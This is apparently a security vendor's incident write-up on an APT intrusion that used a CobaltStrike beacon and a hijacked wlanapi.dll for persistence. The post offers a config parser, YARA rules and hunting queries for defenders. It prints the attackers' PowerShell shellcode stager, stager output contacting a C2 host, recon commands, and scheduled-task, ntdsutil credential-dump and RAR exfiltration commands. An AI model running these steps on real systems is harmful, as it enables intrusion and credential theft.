The Anatomy of an APT Attack and CobaltStrike Beacon's Encoded Configuration

labs.sentinelone.com/the-anatomy-of-an-apt-attack-and-cobaltstrike-beacons-encoded-configuration/

Gal Kristal

SentinelLABS
The Anatomy of an APT Attack and CobaltStrike Beacon's Encoded Configuration
By Gal Kristal
READ BLOG

Even in these uncertain times, state-sponsored groups continue their hacking attempts and we must stay vigilant at all times. We recently investigated such a state-sponsored attack on a SentinelOne customer, one of the leaders in their field of business.

In light of the Coronavirus lockdowns and subsequent understaffing at many businesses, we were contacted by the customer to help investigate an intrusion that was discovered in their network by threat alerts in their SentinelOne Console.

We were contacted shortly after the malicious activity was discovered and asked to find the attackers' persistence methods as well as to ensure full remediation.

In this post, we'll describe the procedure of how we did that by using SentinelOne features as well as other tools and methods we developed along the way.

Key Points

1. Progression: The attack propogated initially through the company's VPN to an inner Windows server, and then on to the Domain Controller and afterward to servers containing the sought-after data.

2. Toolkit: The attackers used a CobaltStrike beacon with a then-unknown persistence method using DLL hijacking (detailed below). Other than that, the group relied solely on LOLBins and mostly fileless methods for local execution and lateral movement.

3. Hunting: Beacon configuration parsing tool and related SentinelOneQL hunting queries.


Entry Point

We learned from the customer that the same actor had accessed the company in August 2019 via their Citrix server. Even though the customer has had multiple credential rotations since, implemented haveibeenpwned password lookups and aligned with NIST 800-63B, our assessment was that the actor had used intelligence gained from stolen credentials in their previous access to connect to the company's VPN service.

The attackers connected to the company's VPN through a public PureVPN node. This hides their real IP address in the VPN's logs and makes attribution more difficult.

Lateral Movement

At the beginning of our investigation, we reviewed the threats marked by the SentinelOne Agent in the Console. One of the Attack Storylines looked like this:



From this, we could see how the attackers achieved lateral movement and what code they ran: a one-line PowerShell payload that we identified as a CobaltStrike Beacon stager:

```
[Byte[]]$var_code = [System.Convert]::FromBase64String("/OiJAAAAYInlMd...==")
$buffer = [inject.func]::VirtualAlloc(0, $var_code.Length + 1, [inject.func+AllocationType]::Reserve -bOr
[inject.func+AllocationType]::Commit, [inject.func+MemoryProtection]::ExecuteReadWrite)
if ([Bool]!$buffer) {
        $global:result = 3;
        return
}
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $buffer, $var_code.Length)
[IntPtr] $thread = [inject.func]::CreateThread(0, 0, $buffer, 0, 0, 0)
```

Snippet from the stager

It's easy to see from the Attack Storyline that after the beacon was up and running, they first ran `quser` to verify they're running as SYSTEM and then migrated themselves into `explorer.exe` for masquerading as a benign process.

From `explorer.exe`, they ran multiple recon commands (the IPs in this post were changed for privacy):


```
quser
netstat -ano
ping -n 1 -a 192.168.2.3
net user administrator
net localgroup administrators
net localgroup "Remote Desktop Users"
nltest /DOMAIN_TRUSTS
netdom query trust
```

We can tell that at least some of the commands aren't as part of an automated recon script by their occasional typo; for example, these commands were ran one after the other:

```
net uesr administrator
net user administrator
```

(Happens to the best of us…)

By looking at that explorer's DNS requests and PowerShell HTTP requests we were able to obtain their C2 domains. To verify these domains we base64-decoded the Beacon's PowerShell stager and analyzed that shellcode using the great scdbg tool:



```
C:\code\VS_LIBEMU>scdbg -s -1 -f [redacted] stager_shellcode.bin
Loaded 34f bytes from file [redacted] stager_shellcode.bin
Initialization Complete..
Max Steps: -1
Using base offset: 0x401000

4010a2  LoadLibraryA(wininet)
4010b5  InternetOpenA()
4010d1  InternetConnectA(server: eustylejssync.appspot.com, port: 443, )
4010ed  HttpOpenRequestA(path: /externalscripts/jquery/jquery-3.6.0.sli.mi.js, )
401106  InternetSetOptionA(h=4893, opt=1f, buf=12fdec, blen=4)
401116  HttpSendRequestA(User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
```

One of their first actions in the network was to dump credentials via copying the NTDS. To do so, using the Beacon they connected to the Domain Controller's C$ share and uploaded `update.bat`, and to run it they created a remote scheduled task. But instead of running the task on demand, it was timed so it would run shortly after:

```
move *.bat \\192.168.10.99\c$\windows\temp\update.bat
net time \\192.168.10.99
schtasks /create /s 192.168.10.99 /ru "SYSTEM" /tn "update" /tr "cmd
/c c:\windows\temp\update.bat" /sc once /f /st 15:02:00
```

The batch file contained the commands to dump the NTDS (and other registry files needed to parse it) and delete the scheduled task:

```
ntdsutil "ac i ntds" "ifm" "create full C:\Windows\Temp\tmp" q q
schtasks /delete /tn "update" /f
```

To exfiltrate the NTDS the attackers used rar.exe that was already present on the system (validating the target has WinRAR installed first):

```
dir /od /x c:\progra~1
dir /od /x c:\progra~2
c:\progra~1\winrar\rar.exe -h
dir /s \\192.168.10.99\c$\windows\temp\tmp
c:\progra~1\winrar\rar.exe a -m5 -r -inul
-hpwe*****************************************************f7 temp.rar
\\192.168.10.99\c$\windows\temp\tmp
dir *.rar
dir c:\users\******\appdata\local\temp\temp.rar
```

In our searches, the usage of WinRAR's CLI tool with password encryption was found to be pretty indicative of malicious actions.

By taking the NTDS from the network the attackers can freely move laterally as any user using pass-the-hash or golden/silver tickets.

Remedial actions taken at this point:

1. Changing credentials across the domain
2. Replacing the VPN product with one supporting MFA
3. Initiating a full rollback to all reported threats in the SentinelOne console
4. Restarting infected systems

Persistence


Soon after these actions, we saw in the SentinelOne Console that after a user logs in to the infected systems the beacon starts signalling again. Not surprisingly, the adversary had used some kind of persistence here.

We found an interesting file drop they had made very early in this operation – a DLL file to `C:Windowswlanapi.dll` that was uploaded remotely to several systems.

The dropped DLL contains an encoded Beacon payload and a custom-made unpacker. It masquerades by name to a legitimate `wlanapi.dll`, which is part of the Wireless LAN service (`wlansvc`) responsible for exporting functions for tasks such as listing nearby wireless networks and connecting to them. In our research, we found that this file does not always exist by default and is probably downloaded automatically by the OS when there is a wireless adapter.

This DLL is loaded by `explorer.exe` when a user logs in, as explained in in this detailed post, which was released just as we finished our research.


This is how the exports of the normal `wlanapi.dll` look:



NumberOfFunctions	0005C2E4	Dword	00000102
NumberOfNames	0005C2E8	Dword	00000102
AddressOfFunctions	0005C2EC	Dword	0005D6F8

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	00010A80	0000	0005E118	QueryNetconStatus
00000002	00010CE0	0001	0005E12A	QueryNetconVirtualCharacteristic
00000003	00018AB0	0002	0005E14B	WFDAbortSessionInt
00000004	00018AC0	0003	0005E15E	WFDAcceptConnectRequestAndO...
00000005	00018AD0	0004	0005E187	WFDAcceptGroupRequestAndOpe...
00000006	00018F70	0005	0005E1AE	WFDCancelConnectorPairWithOOB

But the dropped DLL has no exports, and the `DllMain` looks like this:



```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  if ( fdwReason == 1 )
    beacon_init();
  return 1;
}
```


The `beacon_init` is a simple function that decodes the Beacon payload and runs it in a new thread.

It starts with a check of whether it's running in `svchost.exe`, but then totally ignores that check.

As pseudocode:

```
GetModuleFileNameA(0, processFullPath, 260)
processName = getFileNameFromFullPath(processFullPath)
memicmp(processName, "SVCHOST.EXE", length("SVCHOST.EXE")) // Not saving the result anywhere
```


It then creates a mutex named `GlobalexampleMutex`. It builds the mutex name using a **float** for the first 16 chars and an **int** for the remaining three characters:



```
movdqa  xmm0, cs:xmmword_180013160 ; "Global\exampleMu" as float
lea     r8, [rsp+180h+Name] ; lpName
xor     edx, edx        ; bInitialOwner
mov     dword ptr [rsp+180h+Name+10h], 786574h ; "xet" in hex
xor     ecx, ecx        ; lpMutexAttributes
movdqu  xmmword ptr [rsp+180h+Name], xmm0
call    cs:CreateMutexA
```

This means the string `"GlobalexampleMutex"` won't be found in a string search on this binary, only `"GlobalexampleMu"`.

Then it copies the encoded Beacon buffer to a newly allocated memory, from where it `XORs` it using a hardcoded 10-byte key:



```
decoded_beacon_ptr_temp = (char *)decoded_beacon_ptr;
do
{
  index = (int)counter;
  ++decoded_beacon_ptr_temp;
  LODWORD(counter) = counter + 1;
  *(decoded_beacon_ptr_temp - 1) ^= xor_key[index % 10];
}
while ( (unsigned int)counter < 307200 );
v10 = CreateThread(
        0i64,
        0i64,
        (LPTHREAD_START_ROUTINE)stubOnlyCallsArgumentAsFunction,
        decoded_beacon_ptr,
        0,
        &ThreadId);
CloseHandle(v10);
```

We dumped to file the decoded Beacon from memory and parsed it using a script we wrote to extract the Beacon's configuration.

Beacon Configuration Parsing

During our investigation, we wanted to make sure we had extracted every bit of information from the memory dumps we had and the persistence we that we had found so we can use that data to search for the same actor across all our customers and in VirusTotal.

To this end, we wrote a Python script that parses CobaltStrike Beacon configuration from a PE file or a memory dump. The Beacon's configuration is usually XOR-encoded using a single hardcoded byte, which is **0x69** in Beacon version 3 and **0x2e** in Beacon version 4, and is in a TLV (Type-length-value) format.

In our searches we found good scripts (thanks JPCERT and CAPE!), but they lacked support for Beacon version 4 and didn't parse every field there is in the configuration, so we chose to rewrite and improve them.

The script is available here and its usage is simple:

```
usage: parse_beacon_config.py [-h] [--json] [--quiet] [--version VERSION] path

Parses CobaltStrike Beacon's configuration from PE or memory dump.

positional arguments:
  path               Stager's file path

optional arguments:
  -h, --help         show this help message and exit
  --json             Print as json
  --quiet            Do not print missing settings
  --version VERSION  Try as specific cobalt version (3 or 4). If not specified, tries both. For
decoded configs, this must be set for accuracy.
```

Parsing the Beacon encoded inside the `wlanapi.dll` gives this (cleaned a bit for brevity):

```
BeaconType                       - Hybrid HTTP DNS
Port                             - 1
SleepTime                        - 3000
MaxGetSize                       - 1048616
Jitter                           - 30
MaxDNS                           - 255
C2Server                         - asj1.asiasyncdb.com,/externalscripts/jquery/jquery-3.3.1.min.js,

asj2.asiasyncdb.com,/externalscripts/jquery/jquery-3.3.1.min.js,

asj3.asiasyncdb.com,/externalscripts/jquery/jquery-3.3.1.min.js
UserAgent                        - Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
HttpPostUri                      - /externalscripts/jquery/jquery-3.3.2.min.js
HttpGet_Metadata                 - utmac=UA-2202604-2
                                   utmcn=1
                                   utmcs=ISO-8859-1
                                   utmsr=1280x1024
                                   utmsc=32-bit
                                   utmul=en-US
                                   Host: officeasiaupdate.appspot.com
                                   __utma
                                   utmcc
DNS_Idle                         - 0.0.0.0
```

```
DNS_Sleep                         - 6
HttpGet_Verb                      - GET
HttpPost_Verb                     - POST
HttpPostChunk                     - 0
Spawnto_x86                       - %windir%\syswow64\rundll32.exe
Spawnto_x64                       - %windir%\sysnative\rundll32.exe
CryptoScheme                      - 0
Proxy_Behavior                    - Use IE settings
bStageCleanup                     - True
bCFGCaution                       - False
KillDate                          - 0
bProcInject_StartRWX              - True
bProcInject_UseRWX                - False
bProcInject_MinAllocSize          - 17500
ProcInject_PrependAppend_x86      - b'\x90\x90'
                                    Empty
ProcInject_PrependAppend_x64      - b'\x90\x90'
                                    Empty
ProcInject_Execute                - CreateRemoteThread
                                    RtlCreateUserThread
ProcInject_AllocationMethod       - VirtualAllocEx
bUsesCookies                      - False
```

Using this information it’s possible to create Yara rules that match the exact configuration of the Beacon you want. Let’s say you want to find Beacons version 3 with `Host: officeasiaupdate.appspot.com` as header parameter and a combination of parameters `DNS_Idle=0.0.0.0` and `SleepTime=3000`:

```
>>> import hexdump
>>> import struct
>>> import socket
>>> from CobaltStrikeParser.parse_beacon_config import *
>>> hexdump.dump(cobaltstrikeConfig.decode_config(b'officeasiaupdate.appspot.com', version=3))
'06 0F 0F 00 0A 0C 08 1A 00 08 1C 19 0D 08 1D 0C 47 08 19 19 1A 19 06 1D 47 0A 06 04'
>>> hexdump.dump(packedSetting(19, confConsts.TYPE_INT, isIpAddress=True).binary_repr() +
socket.inet_aton('0.0.0.0'))
'00 13 00 02 00 04 00 00 00 00'
>>> hexdump.dump(packedSetting(3, confConsts.TYPE_INT).binary_repr() + struct.pack('>I', 3000))
'00 03 00 02 00 04 00 00 0B B8'
```

Then in a Yara rule:

```
rule specific_beacon
{
    strings:
        $host_header = {06 0F 0F 00 0A 0C 08 1A 00 08 1C 19 0D 08 1D 0C 47
08 19 19 1A 19 06 1D 47 0A 06 04}
        $dns_idle = {00 13 00 02 00 04 00 00 00 00}
        $sleep_time = {00 03 00 02 00 04 00 00 0B C2}

    condition:
        all of them
}
```

Any feedback and pull requests are welcomed.

IOCs

MD5: 87E00060C8AB33E876BC553C320B37D4
SHA1: BDF9679524C78E49DD3FFDF9C5D2DC8980A58090
Description: wlanapi.dll (Persistence)

MC2 Domains and DNS queries

`eustylejssync.appspot[.]com`
`*.asiasyncdb[.]com`
`officeasiaupdate.appspot[.]com (as HOST header)`

Yara Rules

```
rule custom_packer
{
        meta:
        description = "Detects the beginning of the actors packer"
        strings:
                $b1 = {C7 44 24 38 53 56 43 48}
        $b2 = {C7 44 24 3C 4F 53 54 2E}
        $b3 = "exampleMu"

        condition:
           (uint16(0) == 0x5a4d) and all of ($b*)

}
```

Related Queries for Hunting with SentinelOneQL

Here are some queries that can be used in the 'Visibility' page in the SentinelOne Console. These queries can help find some of the actions that were described above but as for any hunting query – they might need fine-tuning for some environments.

Suspicious Folders in Use

Unsigned DLL being dropped straight into windows, system32 or syswow64 folders:

```
EventType in ( "File Modification" , "File Creation" , "File Deletion" , "File
Rename" ) AND FileType ContainsCIS "dll" AND FileFullName ContainsCIS "windows" AND (
( SignedStatus = "signed" AND VerifiedStatus != "verified" ) OR SignedStatus !=
"signed" ) AND (FileFullName RegExp "windows[^]+$" OR FileFullName RegExp
"windowssys(tem32|wow64)[^]+$")
```

DLL being moved into windows, system32 or syswow64 folders:

```
EventType = "File Rename" AND FileType ContainsCIS "dll" AND FileFullName ContainsCIS
"windows" AND (FileFullName RegExp "windows[^]+$" OR FileFullName RegExp
"windowssys(tem32|wow64)[^]+$")
```

Suspicious BAT / CMD files being dropped into temp folder:

```
EventType IN ( "File Modification" , "File Creation" , "File Deletion" , "File
Rename" ) AND FileFullName ContainsCIS "windowstemp"  AND (FileFullName
[email protected] ".bat" OR FileFullName EndsWithCIS ".cmd" ) AND FileFullName RegExp
"windowstemp[^{}]+$"
```

Suspicious Processes / Command Lines in Use

Using too many cmd /c with RCE Living off the land binaries

```
ProcessCmd ContainsCIS "cmd" AND ProcessCmd ContainsCIS "/c" AND ProcessCmd RegExp
"cmd.*s/cs.*cmd.*s/cs" AND ProcessCmd RegExp "s(at|sc|schtasks|wmic)"
```

or

```
ProcessCmd ContainsCIS "cmd" AND ProcessCmd ContainsCIS "/c" AND ProcessCmd RegExp "
(at|sc|schtasks|wmic)(s|"|.exe).*cmd.*s/cs"
```

Rar with password or with a specific compression level (our research suggests it's rare to see it used legitimately with the RAR CLI tool).

```
(ProcessCmd ContainsCIS "-hp" AND ProcessCmd RegExp "sas.*s-hp[^s]+s") OR (ProcessCmd
ContainsCIS "-m" AND ProcessCmd RegExp "sas.*s-m[0-5]s")
```

Executing scheduled task once on a specific time

```
ProcessCmd ContainsCIS "/sc" AND ProcessCmd RegExp "(-|/)sc" AND ProcessCmd RegExp "
(-|/)st" AND ProcessCmd ContainsCIS "once" AND ProcessCmd RegExp "(-|/)tn" AND
ProcessCmd RegExp "(-|/)tr"
```

Suspicious Behavioral Indicators

Loading a wlanapi.dll or wlanhlp.dll that was dropped from a different process.

```
IndicatorName = "LoadUnreleatedLibrary" AND IndicatorMetadata ContainsCIS
"wlanapi.dll" OR IndicatorMetadata ContainsCIS "wlanhlp.dll"
```

In this case, the Unknown file is referenced to lateral movements groups.

```
IndicatorName = "LoadUnreleatedLibrary" AND ProcessName = "Unknown file"
```